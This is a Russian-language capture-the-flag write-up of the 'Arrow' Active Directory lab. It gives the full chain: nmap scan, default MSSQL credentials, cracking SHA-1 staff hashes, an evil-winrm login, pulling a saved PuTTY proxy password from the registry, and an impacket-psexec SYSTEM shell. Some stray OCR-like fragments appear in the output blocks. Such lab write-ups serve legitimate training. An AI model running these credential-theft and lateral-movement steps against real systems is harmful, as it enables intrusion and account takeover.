

## arrow

# CG :: Лучник

**Название:** Лучник

## **Категория:** Active Directory

**Сложность:** Средняя

**Очки:** 1000

**Описание:** Тот, кто ломает вещь, пытаясь понять, что это такое, сошел с пути мудрости

## Теги: ActiveDirectory

## Хинт1: СУБД

## Хинт2: Список установленного софта

## Начинаем с разведки

```
nmap -v -sV 192.168.1.35
```

```
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-05 19:37:17Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CODEBY)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s    Microsoft SQL Server
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1433-TCP:V=7.94SVN%I=7%D=3/5%Time=65E77470%P=x86_64-pc-linux-gnu%R
SF:ms-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\
SF:x1c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0";
Service Info: Host: ARROW; OS: Windows; CPE: cpe:/o:microsoft:windows

RsaCtfTool
```

## Из интересного

## MS SQL сервер, пробуем подключиться

Используем cmd - crackmapexec mssql -u sa -p sa --local-auth 192.168.2.14

```


File Actions Edit View Help
exited3n@kali-vm:~/Desktop
→ ~/Desktop crackmapexec mssql -u sa -p sa --local-auth 192.168.1.35
MSSQL      192.168.1.35    1433    ARROW          [*] Windows 10.0 Build 14393 (name:ARROW) (domain:ARROW)
MSSQL      192.168.1.35    1433    ARROW          [+] sa:sa (Pwn3d!)
→ ~/Desktop
RunasCs.exe pass
pwncat-env
PowerShell

```

sa : sa - дефолтные креды для локальной аутентификации

Подключаемся к базе (различные инструменты)

Я использую DBeaver с интерфейсом для наглядности



Наш пользователь petr.sidorenko

staff_id	first_name	last_name	password	phone	active	manager_id
1	Andrey	Soloviev	c0d18abbb1cb6463a4c59ffb872c7c39137bed602	(831) 555-5554	1	1
2	Yuriy	Grom	24d14bb2477c66f25cf30ae58c0d79e1ed27b6a	(831) 555-5555	1	1
3	Ekaterina	Stepanova	bb689dcdb3b18fc4d29d389baeb6fd6bd4b9317130	(831) 555-5556	1	2
4	Vladislav	Dibrov	0485b112cb0213ac7fd6257908f90575f5cb55e	(831) 555-5557	1	2
5	Olga	Romanova	0bd9a89030213dabce522b22841c36b8ad58a	(516) 379-4444	1	1
6	Ignat	Fals	baa2c41c50ad31772c9ce20e4d31a82bb16789b	(516) 379-4445	1	5
7	Petr	Sidorenko	47f22ef629137d1403f04fb027874dd358da71c	(516) 379-4446	1	5
8	Luka	Safonov	4cce2d3df5f95ddc04f35854e42bc2f4130b66c6	(972) 530-5555	1	1
9	Damir	Rustemov	199e2106e3d341124ea01b4345d20066b652d863	(972) 530-5556	1	7
10	Ibragim	Ilfazov	3b1f63b5e8eed3b72ce0d683b8ae8cdf5899dc2	(972) 530-5557	1	7

Определяем тип хеша и брутим его

RHTeam Bot 🤖

Основные варианты:

**Hash type:** SHA-1  
**John format:** raw-sha1  
**Hashcat format:** 100  
**Info:** Used for checksums.  
[link=<https://en.wikipedia.org/wiki/SHA-1>]See more[/link]

-----

**Hash type:** HMAC-SHA1 (key = \$salt)  
**John format:** hmac-sha1  
**Hashcat format:** 160  
**Info:** None

-----

```
no password hashes left to crack (see FAQ)
→ ~/Desktop john --show p
?:masFLOW12

1 password hash cracked, 0 left
→ ~/Desktop █
```

petr.sidorenko : masFLOW12

## Подключаемся по WinRM

```
evil-winrm -i 192.168.1.35 -u petr.sidorenko -p 'masFLOW12'
```

## Находим установленный SSH клиент Putty

```
→ ~/Desktop evil-winrm -i 192.168.1.35 -u petr.sidorenko -p 'masFLOW12'  
Evil-WinRM shell v3.5  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimp  
this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comp  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\petr.sidorenko\Documents> reg query "HKCU\Software\SimonTatham\PutTY\Sessions" /s  
HKEY_CURRENT_USER\Software\SimonTatham\PutTY\Sessions\Proxy-FW  
    Present      REG_DWORD      0x1  
    HostName    REG_SZ        192.168.2.100  
    LogFileName REG_SZ        putty.log
```

Сохранённые сессии хранятся в реестре

Запрашиваем и получаем реквизиты учетки boss

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s
```

```
PARODD=A,PENDIN=A,QUIT=A,REPRINT=A,START=A,STATUS=A,STOP=A,SUSP=A,SWTCH=A,TOSTOP=A  
AddressFamily      REG_DWORD      0x0  
ProxyExcludeList   REG_SZ  
ProxyDNS          REG_DWORD      0x1  
ProxyLocalhost    REG_DWORD      0x0  
ProxyMethod        REG_DWORD      0x0  
ProxyHost          REG_SZ        arrow  
ProxyPort          REG_DWORD      0x50  
ProxyUsername      REG_SZ        boss  
ProxyPassword      REG_SZ        Arrow_adm1n2  
ProxyTelnetCommand REG_SZ        connect %host %port\n  
ProxyLogToTerm     REG_DWORD      0x1  
Environment        REG_SZ  
UserName          REG_SZ
```

boss входит в группу админов

psexec даст нам системные привилегии

Подключаемся и забираем флаг

```
→ ~/Desktop impacket-psexec codeby/boss:'Arrow_adm1n2'@192.168.1.35 -dc-ip 192.168.1.35  
Impacket v0.11.0 - Copyright 2023 Fortra
```

```
[*] Requesting shares on 192.168.1.35.....  
[*] Found writable share ADMIN$  
[*] Uploading file aqJtxJUd.exe  
[*] Opening SVCManager on 192.168.1.35.....  
[*] Creating service vMwX on 192.168.1.35.....  
[*] Starting service vMwX.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt  
4Rr0W_Tru3}  
C:\Windows\system32> █
```

До новых встреч!